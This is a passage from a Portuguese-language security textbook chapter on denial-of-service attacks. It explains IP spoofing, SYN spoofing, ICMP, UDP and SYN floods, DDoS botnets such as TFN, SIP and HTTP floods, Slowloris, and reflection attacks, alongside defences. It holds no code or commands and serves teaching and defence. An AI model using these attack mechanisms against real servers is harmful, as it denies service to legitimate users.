É interessante considerar por que tal falsificação fácil de endereços de origem é permitida na Internet. Ela vem do desenvolvimento do TCP/IP, que ocorreu em ambiente geralmente cooperativo e de confiança. O TCP/IP simplesmente não inclui a capacidade, por padrão, de assegurar que o endereço de origem em um pacote realmente corresponde ao do sistema originador. É possível impor mecanismos de filtragem em roteadores para garantir isso (ou, no mínimo, que o endereço de rede da origem é válido). Todavia, essa filtragem<sup>3</sup> precisa ser imposta o mais próximo possível do sistema originador, no qual o conhecimento de endereços de origem válidos é o mais exato possível. Em geral, isso deveria ocorrer no ponto em que a rede de uma organização se conecta com a Internet em si, nas bordas do ISP que provê essa conexão. Apesar de essa recomendação de segurança existir há muito tempo para combater problemas como ataques de DoS, muitos ISPs não implementam tal filtragem. Como consequência, ataques que usam pacotes cuja origem é falsificada continuam a ocorrer frequentemente.


Há um efeito colateral útil desse espalhamento de pacotes de resposta para algum fluxo original de pacotes de origem falsificada. Pesquisadores de segurança, como os do Honeynet Project, adquiriram blocos de endereços IP não usados, anunciaram rotas até eles e então coletaram detalhes de pacotes enviados a esses endereços. Visto que nenhum sistema real usa esses endereços, nenhum pacote legítimo deve ser dirigido a eles. Qualquer pacote recebido poderia simplesmente estar corrompido. Porém, é muito mais provável que eles sejam o resultado direto ou indireto de ataques a redes. Os pacotes de resposta de eco ICMP gerados em resposta a uma inundação de ping usando endereços de origem falsificados aleatoriamente é um bom exemplo. Isso é conhecido como **retrodifusão de tráfego (traffic backscatter)**. Monitorar o tipo de pacotes

fornecer informações valiosas sobre o tipo e a escala de ataques usados, como descrito por [MOOR06], por exemplo. Essas informações estão sendo usadas para desenvolver respostas a ataques observados.

## Falsificação de SYN (SYN spoofing)


Juntamente com o ataque de inundação básico, o outro ataque de DoS clássico comum é o ataque de falsificação de SYN (SYN spoofing). Ele ataca a capacidade de um servidor em rede de responder a requisições de conexão TCP, inundando as tabelas usadas para gerenciar tais conexões. Isso significa que requisições de conexão futuras vindas de usuários legítimos falharão, negando a eles acesso ao servidor. Portanto, esse é um ataque a recursos de sistema, especificamente ao código de tratamento de rede no sistema operacional.

Para entender o funcionamento desses ataques, precisamos rever o protocolo de apresentação em três vias (three-way handshake) que o TCP usa para estabelecer uma conexão, ilustrado na [Figura 7.2](#). O sistema cliente inicia a requisição de uma conexão TCP enviando um pacote SYN ao servidor. Isso identifica o endereço e o número de porta do cliente e fornece um número de sequência inicial. Ele pode também incluir uma requisição para outras opções TCP. O servidor registra todos os detalhes dessa requisição em uma tabela de conexões TCP conhecidas. Então ele responde ao cliente com um pacote SYN-ACK. Esse pacote inclui um número de sequência do servidor e incrementa o número de sequência do cliente para confirmar o recebimento do pacote SYN. Tão logo receba isso, o cliente envia um pacote ACK ao servidor com o número de sequência do servidor incrementado e marca a conexão como estabelecida. Do mesmo modo, quando recebe esse pacote ACK, o servidor marca a conexão como estabelecida. Então, qualquer das partes pode proceder com a transferência de dados. Na prática, essa troca ideal de pacotes às vezes falha. Esses pacotes são transportados usando IP, que é um protocolo de rede não confiável, embora ofereça serviço de melhor esforço. Qualquer dos pacotes poderia ser perdido em trânsito, como resultado de congestionamento, por exemplo. Por isso, tanto o cliente como o servidor rastreiam os pacotes que enviaram e, se nenhuma resposta for recebida dentro de um tempo razoável, os pacotes serão enviados novamente. O resultado é que o TCP é um protocolo de transporte confiável e as aplicações que o utilizam não precisam se preocupar com problemas de pacotes perdidos ou reordenados. Todavia, isso impõe um custo adicional aos sistemas para gerenciar essa transferência confiável de pacotes.



**FIGURA 7.2** Apresentação em três vias para conexão TCP.

Um ataque de falsificação de SYN explora esse comportamento no sistema servidor visado. O atacante gera vários pacotes de requisição de conexão SYN com endereços de origem falsificados. Para cada um deles, o servidor registra os detalhes da requisição de conexão TCP e envia o pacote SYN-ACK ao endereço de origem alegado, como mostrado na [Figura 7.3](#). Se houver um sistema válido nesse endereço, ele responderá com um pacote RST (reset) para cancelar essa requisição de conexão desconhecida.



**FIGURA 7.3** Ataque de falsificação de TCP SYN.

Quando recebe esse pacote, o servidor cancela a requisição de conexão e remove as informações salvas. Entretanto, se o sistema-fonte estiver demasiadamente ocupado ou se não houver qualquer sistema no endereço falsificado, nenhuma resposta retornará. Nesses casos, o servidor reenviará o pacote SYN-ACK várias vezes antes de finalmente entender que a requisição de conexão falhou e remover as informações salvas correspondentes a ela. Nesse período entre receber o pacote SYN original e entender que a requisição falhou, o servidor está usando uma entrada em sua tabela de conexões TCP conhecidas. Essa tabela é normalmente dimensionada com base na premissa de que a maioria das requisições de conexão será rapidamente bem-sucedida e que quantidade razoável de requisições poderá ser tratada simultaneamente. Todavia, em um ataque de falsificação de SYN, o atacante dirige um número muito grande de requisições de conexão falsificadas ao servidor visado. Essas requisições preenchem rapidamente a tabela de conexões TCP conhecidas no servidor. Tão logo essa tabela esteja cheia, quaisquer requisições futuras, incluindo requisições legítimas de outros usuários, serão rejeitadas. As entradas da tabela serão eliminadas dentro de certo intervalo limite de tempo, o que, na utilização normal

da rede, corrige temporariamente problemas de estouro de capacidade. Todavia, se o atacante mantiver um fluxo com volume suficiente de requisições falsificadas, essa tabela estará constantemente cheia e o servidor será efetivamente cortado da Internet, incapaz de responder a grande parte das requisições de conexão legítimas.

Para aumentar a utilização da tabela de conexões TCP conhecidas, o ideal para o atacante seria usar endereços que não responderão ao SYN-ACK com um RST. Isso pode ser feito sobrecarregando a estação à qual pertence o endereço de origem falsificado ou simplesmente usando ampla gama de endereços aleatórios. Nesse caso, o atacante se baseia no fato de haver muitos endereços não utilizados na Internet. Consequentemente, proporção razoável de endereços gerados aleatoriamente não corresponderá a uma estação real.

Há uma diferença significativa no volume de tráfego de rede entre um ataque de falsificação de SYN e o ataque de inundação básico que já discutimos. O volume real de tráfego SYN pode ser comparativamente baixo, nem de longe próximo da capacidade máxima do enlace até o servidor. Ele simplesmente tem de ser alto o suficiente para manter cheia a tabela de conexões TCP conhecidas. Diferentemente do ataque de inundação, isso significa que o atacante não precisa ter acesso a uma conexão de rede de alta capacidade. Na rede mostrada na [Figura 7.1](#), a organização de médio porte ou até mesmo um usuário doméstico de banda larga poderia lançar um ataque bem-sucedido ao servidor da empresa de grande porte usando um ataque de falsificação de SYN.

Uma inundação de pacotes vinda de um único servidor ou um ataque de falsificação de SYN originário de um único sistema foram provavelmente as duas primeiras formas mais comuns de ataques de DoS no passado. No caso de um ataque de inundação, essa era uma limitação significativa, e os ataques evoluíram e passaram a usar vários sistemas para aumentar sua efetividade. Em seguida examinaremos mais detalhadamente algumas das variantes de um ataque de inundação. Elas podem ser lançadas de um único sistema ou de vários sistemas, utilizando diversos mecanismos, os quais exploraremos.

## 7.2 Ataques de inundação

Ataques de inundação assumem uma variedade de formas, baseadas no protocolo de rede usado para implementar o ataque. Em todos os casos, a intenção é geralmente sobrecarregar a capacidade da rede em algum enlace até um servidor. Alternativamente, a meta do ataque pode ser sobrecarregar a

capacidade do servidor de tratar e responder a esse tráfego. Esses ataques inundam o enlace da rede ligada ao servidor com uma torrente de pacotes maliciosos, os quais competem com o fluxo de tráfego válido até o servidor e usualmente o atropelam. Em resposta ao congestionamento que isso causa em alguns roteadores no caminho até o servidor visado, muitos pacotes serão descartados. Tráfego válido tem baixa probabilidade de sobreviver ao descarte causado por essa inundação e, portanto, acessar o servidor. Isso resulta na severa degradação da capacidade ou na total impossibilidade de o servidor responder a requisições de conexão vindas da rede.

Praticamente qualquer tipo de pacote de rede pode ser usado em um ataque de inundação. Basta simplesmente que ele seja de um tipo que tenha permissão de fluir pelos enlaces em direção ao sistema visado, de modo que possa consumir toda a capacidade disponível em algum enlace até o servidor visado. De fato, quanto maior o pacote, mais efetivo é o ataque. Ataques de inundação comuns usam qualquer um dos tipos de pacote de ICMP, UDP ou TCP SYN. É até mesmo possível fazer a inundação com algum outro tipo de pacote IP. Todavia, como essas alternativas são menos comuns e sua utilização é mais específica, é mais fácil filtrá-los e por conseguinte atrapalhar ou bloquear tais ataques.

## Inundação ICMP

A inundação de ping usando pacotes de requisição de eco ICMP discutida na [Seção 7.1](#) é um exemplo clássico de ataque de inundação ICMP. Esse tipo de pacote ICMP foi escolhido porque os administradores de rede tradicionalmente permitiam tais pacotes em suas redes, já que o ping é uma útil ferramenta de diagnóstico de rede. Mais recentemente, muitas organizações restringiram a capacidade que esses pacotes têm de passar por seus firewalls. Em resposta, atacantes começaram a usar outros tipos de pacotes ICMP. Visto que alguns desses pacotes têm de ser tratados para permitir a correta operação do TCP/IP, é muito mais provável que eles consigam passar pelo firewall da organização. Filtrar alguns desses tipos de pacotes ICMP críticos degradaria ou impediria a operação normal da rede TCP/IP. Pacotes ICMP que indicam destinos inalcançáveis e tempo limite expirado são exemplos desses tipos de pacotes críticos.

Um atacante pode gerar grande volume de um desses tipos de pacote. Como esses pacotes incluem parte de algum pacote com a noção errônea que supostamente causou o erro que está sendo relatado, eles podem ser

comparativamente grandes, o que aumenta sua efetividade no sentido de causar inundação do enlace.

## Inundação UDP

Uma alternativa à utilização de pacotes ICMP é usar pacotes UDP dirigidos a algum número de porta e, portanto, a algum serviço potencial no sistema visado. Uma escolha comum era um pacote dirigido ao serviço de diagnóstico de eco, comumente habilitado por padrão em muitos sistemas servidores. Se estivesse em execução no servidor, esse serviço responderia com um pacote UDP contendo o conteúdo original de dados do pacote, que então retornaria à origem alegada. Se o serviço não estivesse em execução, o pacote era descartado e possivelmente um pacote ICMP do tipo destino inalcançável seria devolvido ao remetente. A essa altura, o ataque já teria cumprido sua meta de ocupar capacidade no enlace ao servidor. Praticamente qualquer número de porta UDP pode ser usado para esse fim. Qualquer pacote gerado em resposta serve apenas para aumentar a carga no servidor e em seus enlaces de rede.

Endereços de origem falsificados são normalmente usados se o ataque é gerado por meio da utilização de um único sistema-fonte, pelas mesmas razões apontadas para ataques ICMP. Se forem usados vários sistemas para o ataque, muitas vezes são usados os endereços reais dos sistemas zumbis comprometidos. Quando vários sistemas são usados, são reduzidas as consequências, tanto do fluxo refletido de pacotes como da capacidade de identificar o atacante.

## Inundação TCP SYN

Outra alternativa é enviar pacotes TCP ao sistema visado. Muito provavelmente seriam requisições de conexão TCP normais, com endereços de origem reais ou falsificados. Elas teriam efeito semelhante ao ataque de falsificação de SYN que já descrevemos. Porém, nesse caso, o volume total de pacotes é que seria a metade do ataque, em vez do código do sistema. Essa é a diferença entre um ataque de falsificação de SYN e um ataque de inundação de SYN.

Esse ataque poderia também usar pacotes de dados TCP, que seriam rejeitados pelo servidor por não pertencerem a qualquer conexão conhecida. Porém, mais uma vez, a essa altura o ataque já teria conseguido inundar os enlaces ao servidor.

Todas essas variantes do ataque de inundação são limitadas no volume total de

tráfego que pode ser gerado se um único sistema for usado para lançar o ataque. A utilização de um único sistema também significa que o atacante é mais fácil de rastrear. Por essas razões, uma variedade de ataques mais sofisticados, que envolvem vários sistemas atacantes, foi desenvolvida. Usando vários sistemas, o atacante pode aumentar significativamente a escala do volume de tráfego que pode ser gerado. Cada um desses sistemas não precisa ser particularmente potente ou ter um enlace de alta capacidade. O que eles não têm individualmente é mais do que compensado pelo seu grande número. Além disso, ao dirigir o ataque através de intermediários, o atacante fica ainda mais distante do alvo e significativamente mais difícil de localizar e identificar. Tipos de ataques indiretos que utilizam vários sistemas são:

- Ataques de negação de serviço distribuídos.
- Ataques refletores.
- Ataques amplificadores.


Consideraremos cada um deles individualmente.

## 7.3 Ataques de negação de serviço distribuídos

Reconhecendo as limitações de ataques de inundação gerados por um único sistema, uma das primeiras evoluções mais significativas em ferramentas de ataque de DoS foi a utilização de vários sistemas para gerar ataques. Esses sistemas eram tipicamente estações de trabalho ou PCs comprometidos de usuários. O atacante usava alguma falha bem conhecida no sistema operacional ou em alguma aplicação comum para obter acesso a esses sistemas e instalar neles seus próprios programas. Tais sistemas são conhecidos como zumbis. Uma vez instalados programas de backdoor adequados nesses sistemas, eles ficavam inteiramente sob o controle do atacante. Grandes coleções de tais sistemas sob o controle de um atacante podem ser criadas, formando, coletivamente, uma grande botnet, como discutimos no [Capítulo 6](#). Essas redes de sistemas comprometidos são uma das ferramentas favoritas dos atacantes e podem ser usadas para uma variedade de finalidades, incluindo ataques de negação de serviço distribuídos (DDoS). Na rede de exemplo mostrada na [Figura 7.1](#), alguns dos sistemas de usuários de banda larga podem ser comprometidos e usados como zumbis para atacar enlaces da empresa ou outros enlaces mostrados.

Embora o atacante possa comandar cada zumbi individualmente, de modo mais geral ele usa uma hierarquia de controle. Pequeno número de sistemas age como encarregados, controlando uma quantidade muito maior de sistemas

agentes, como mostrado na [Figura 7.4](#).



**FIGURA 7.4** Arquitetura de ataque de DDoS.

Esse arranjo tem várias vantagens. O atacante pode enviar um único comando a um encarregado, que então o retransmite automaticamente a todos os agentes sob seu controle. Ferramentas de infecção automatizadas também podem ser usadas para procurar e comprometer sistemas zumbis adequados, como discutimos no [Capítulo 6](#). Uma vez carregado em um sistema recém-comprometido, o software agente pode contatar um ou mais encarregados para avisá-los automaticamente de sua disponibilidade. Desse modo, o atacante pode criar automaticamente botnets adequadas.

Uma das primeiras e mais conhecidas ferramentas de DDoS é a Tribe Flood Network (TFN), escrita pelo hacker conhecido como Mixter. A variante original da década de 1990 explorava sistemas Sun Solaris. Mais tarde, ela foi reescrita como Tribe Flood Network 2000 (TFN2K) e podia ser executada em sistemas UNIX, Solaris e Windows NT. TFN e TFN2K usam uma versão da hierarquia de comando de duas camadas mostrada na [Figura 7.4](#). O agente era um programa do tipo cavalo de Troia que era copiado para sistemas zumbis comprometidos e neles executado. O programa era capaz de implementar inundação ICMP, inundação SYN, inundação UDP e formas de amplificação de ataques de DoS por meio de ICMP. A TFN não falsificava endereços de origem nos pacotes de

ataque. Em vez disso, ela recorria a um grande número de sistemas comprometidos e à estrutura de comando em camadas para camuflar o caminho de volta até o atacante. O agente também implementava algumas outras funções de rootkit, como as que descrevemos no [Capítulo 6](#). O encarregado era simplesmente um programa de linha de comando executado em alguns sistemas comprometidos. O atacante acessava esses sistemas usando qualquer mecanismo adequado que desse acesso à interface de linha de comando e então executava o programa encarregado com as opções desejadas. Cada encarregado podia controlar grande número de sistemas agentes, identificados por uma lista fornecida. Comunicações entre o encarregado e seus agentes eram cifradas e podiam ser misturadas com vários pacotes que serviam de fachada. Isso atrapalhava tentativas de monitorar e analisar o tráfego de controle. Essas comunicações, bem como os próprios ataques, podiam ser enviadas via pacotes TCP, UDP e ICMP aleatorizados. Essa ferramenta demonstra as capacidades típicas de um sistema de ataque de DDoS.

Muitas outras ferramentas de DDoS foram desenvolvidas desde então. Em vez de programas encarregados dedicados, agora muitos usam um programa servidor de envio de mensagens instantâneas IRC<sup>4</sup> ou semelhante para gerenciar comunicações com os agentes. Muitas dessas ferramentas mais recentes também usam mecanismos criptográficos para autenticar os agentes frente aos encarregados, de modo a atrapalhar a análise de tráfego de comando.

A melhor defesa contra se tornar participante involuntário em um DDoS é impedir que os seus sistemas sejam comprometidos. Isso requer boas práticas de segurança de sistema e manter os sistemas operacionais e aplicações em tais sistemas atualizados e com todos os patches instalados.

Para o alvo de um ataque de DDoS, a resposta é a mesma que para qualquer ataque de inundação, porém com maior volume e complexidade. Discutiremos defesas e respostas adequadas nas [Seções 7.5 e 7.6](#).


## 7.4 Ataques de largura de banda baseados em aplicação

Uma estratégia potencialmente efetiva para negação de serviço é forçar o alvo a executar operações que consomem recursos de forma desproporcional ao esforço do ataque. Por exemplo, sites da Web podem dedicar-se a operações longas como buscas, em resposta a uma requisição simples. Ataques de largura de banda baseados em aplicação tentam tirar proveito do consumo de recursos

desproporcionalmente grande em um servidor. Nesta seção, examinamos dois protocolos que podem ser usados para tais ataques.

## Inundação SIP

Agora a telefonia VoIP (voz sobre IP) é amplamente disponibilizada pela Internet. O protocolo-padrão usado para estabelecer uma chamada em VoIP é o protocolo de iniciação de sessão (Session Initiation Protocol — SIP). O SIP é um protocolo baseado em texto que tem sintaxe semelhante à do HTTP. Há dois tipos diferentes de mensagens SIP: requisições e respostas. A [Figura 7.5](#) é uma ilustração simplificada da operação da mensagem SIP INVITE, usada para estabelecer uma sessão de comunicação entre agentes de usuários. Nesse caso, o agente de usuário de Alice é executado em um computador, e o agente de usuário de Bob é executado em um telefone celular. O agente de usuário de Alice está configurado para se comunicar com um servidor proxy (o servidor de saída) em seu domínio e começa enviando uma requisição de SIP INVITE ao servidor proxy, que indica seu desejo de convidar o agente de usuário de Bob para participar de uma sessão. O servidor proxy usa um servidor DNS para obter o endereço do servidor proxy de Bob, e então transmite a requisição de INVITE àquele servidor. Em seguida, o servidor transmite a requisição ao agente de usuário de Bob, que faz o telefone de Bob tocar.<sup>5</sup>



**FIGURA 7.5** Cenário do SIP INVITE.

Um ataque de inundação SIP explora o fato de que uma única requisição INVITE aciona considerável consumo de recursos. O atacante pode inundar um proxy SIP com numerosas requisições INVITE com endereços de IP falsificados ou, alternativamente, lançar um ataque de DDoS usando uma botnet para gerar numerosas requisições de INVITE. Esse ataque coloca uma carga elevada sobre os servidores proxy SIP de dois modos.

Primeiro, os recursos de seus servidores são exauridos no processamento de requisições INVITE. Segundo, sua capacidade de rede é consumida. Destinatários de chamadas são também vítimas desse ataque. Um sistema visado será inundado com chamadas VoIP falsificadas, deixando o sistema indisponível para chamadas legítimas recebidas.

## Ataques baseados em HTTP

Consideraremos duas abordagens diferentes da exploração do protocolo de transferência de hipertexto (Hypertext Transfer Protocol — HTTP) para negar

serviço.

## **Inundação HTTP**

Uma inundação HTTP refere-se a um ataque que bombardeia servidores Web com requisições HTTP. Tipicamente, esse é um ataque de DDoS, no qual requisições HTTP vêm de muitos bots diferentes. As requisições podem ser projetadas para consumir recursos consideráveis. Por exemplo, uma requisição HTTP para descarregar um grande arquivo do alvo faz com que o servidor Web leia o arquivo em seu disco rígido, armazene-o na memória, converta-o em um fluxo de pacotes e transmita os pacotes. Esse processo consome recursos de memória, processamento e transmissão.

Uma variante desse ataque é conhecida como inundação HTTP recursiva. Nesse caso, os bots começam a partir de um link HTTP dado e seguem recursivamente todos os links no site Web em questão. Isso é também denominado spidering.<sup>6</sup>

## **Slowloris**

Uma forma intrigante e não usual de ataque baseado em HTTP é o Slowloris [GIOB09]. O Slowloris explora a técnica comum usada por servidores que é usar vários threads para dar suporte a várias requisições à mesma aplicação de servidor. Ele tenta monopolizar todos os threads de tratamento de requisição disponíveis no servidor Web enviando requisições HTTP que nunca são concluídas. Visto que cada requisição consome um thread, a certa altura o ataque Slowloris consome toda a capacidade de conexão do servidor Web, efetivamente negando acesso a usuários legítimos.

A especificação do protocolo HTTP (RFC2616) declara que uma linha em branco deve ser usada para indicar o final dos cabeçalhos da requisição e o início da carga útil, se houver alguma. Uma vez recebida a requisição inteira, o servidor da Web pode responder. O ataque Slowloris opera estabelecendo várias conexões ao servidor da Web. Em cada conexão, ele envia uma requisição incompleta que não inclui a sequência terminal de nova linha. O atacante envia linhas de cabeçalho adicionais periodicamente para manter a conexão ativa, mas nunca envia a sequência terminal de nova linha. O servidor Web mantém a conexão aberta, esperando mais informações para concluir a requisição. À medida que o ataque continua, o volume de conexões Slowloris existentes há muito tempo aumenta e, por fim, consome todas as conexões disponíveis no

servidor Web, o que deixa o servidor da Web indisponível para responder a requisições legítimas.

O Slowloris é diferente de recusas de serviço típicas no sentido de que o tráfego Slowloris utiliza tráfego HTTP legítimo e não depende de usar requisições HTTP especiais “ruins” que exploram bugs em servidores HTTP específicos. Por causa disso, soluções de detecção e prevenção de intrusão existentes que recorrem a assinaturas para detectar ataques geralmente não reconhecerão o Slowloris. Isso significa que esse ataque é capaz de ser efetivo até mesmo quando são instalados sistemas de detecção de intrusão e prevenção de intrusão de nível empresarial.

Há várias contramedidas que podem ser adotadas contra ataques do tipo Slowloris, incluindo limitar a taxa de conexões advindas de determinada estação, variar o tempo de vida limite das conexões em função do número de conexões e atrasar o estabelecimento da conexão entre cliente e servidor (binding atrasado). O binding atrasado é executado por um software de平衡amento de carga. Em essência, o balanceador de carga executa uma inspeção de completude do cabeçalho da requisição HTTP, o que significa que a requisição HTTP não será enviada ao servidor Web apropriado até que os dois caracteres de retorno de carro e de nova linha<sup>7</sup> sejam enviados pelo cliente HTTP. Esse é o pedaço de informação fundamental. Basicamente, o binding atrasado garante que o seu servidor ou proxy Web nunca verá qualquer das requisições incompletas enviadas pelo Slowloris.

## 7.5 Ataques refletores e amplificadores

Em contraste com ataques de DDoS, nos quais os intermediários são sistemas comprometidos que executam os programas do atacante, ataques refletores e amplificadores usam sistemas de rede que estão funcionando normalmente. O atacante envia um pacote de rede com endereço de origem falsificado a um serviço que é executado em algum servidor de rede. O servidor responde a esse pacote enviando-o ao endereço de origem falsificado que pertence ao alvo do ataque propriamente dito. Se o atacante enviar várias requisições a vários servidores, todas com o mesmo endereço de origem falsificado, a inundação de respostas resultante pode sobrecarregar o enlace de rede do alvo. O fato de que os sistemas servidores normais são usados como intermediários e que o tratamento que fazem dos pacotes é inteiramente convencional significa que esses ataques podem ser mais fáceis de disponibilizar e mais difíceis de rastrear

até o real atacante. Há duas variantes básicas desse tipo de ataque: o ataque de reflexão simples e o ataque de amplificação.

## Ataques de reflexão

O ataque de reflexão é uma implementação direta desse tipo de ataque. O atacante envia pacotes a um serviço conhecido no intermediário, com endereço de origem falsificado do sistema visado. Quando o intermediário responde, a resposta é enviada ao alvo. Efetivamente, isso causa a reflexão do ataque no intermediário, que é denominado refletor, e é por isso que esse ataque é denominado ataque de reflexão.

O ideal para o atacante seria usar um serviço que criasse um pacote de resposta maior do que a requisição original. Isso permite que o atacante converta um fluxo de pacotes de volume mais baixo, advindo do sistema originador, em volume mais alto de pacotes de dados, advindos do intermediário e dirigidos ao alvo. Serviços UDP comuns costumam ser usados com essa finalidade. Originalmente, o serviço de eco era a escolha preferida, embora não criasse um pacote de resposta maior. Todavia, qualquer serviço UDP acessível de forma geral poderia ser usado para esse tipo de ataque. Os serviços Chargen, DNS, SNMP ou ISAKMP<sup>8</sup> foram explorados dessa maneira, em parte porque se pode obrigá-los a gerar pacotes de resposta maiores dirigidos ao alvo.

Os sistemas intermediários escolhidos são frequentemente os que têm servidores ou roteadores de rede de alta capacidade, com conexões de rede muito boas. Isso significa que eles podem gerar alto volume de tráfego se necessário e, se não for necessário, o tráfego de ataque pode ser camuflado nos fluxos normalmente com alto volume de tráfego que passam por eles. Se o atacante espalhar o ataque por vários intermediários de modo cíclico, o fluxo do tráfego de ataque pode muito bem não ser facilmente distinguido de outro fluxo de tráfego que passa pelo sistema. Isso, combinado com a utilização de endereços de origem falsificados, aumenta enormemente a dificuldade de qualquer tentativa de rastrear os fluxos de pacotes até o sistema do atacante.

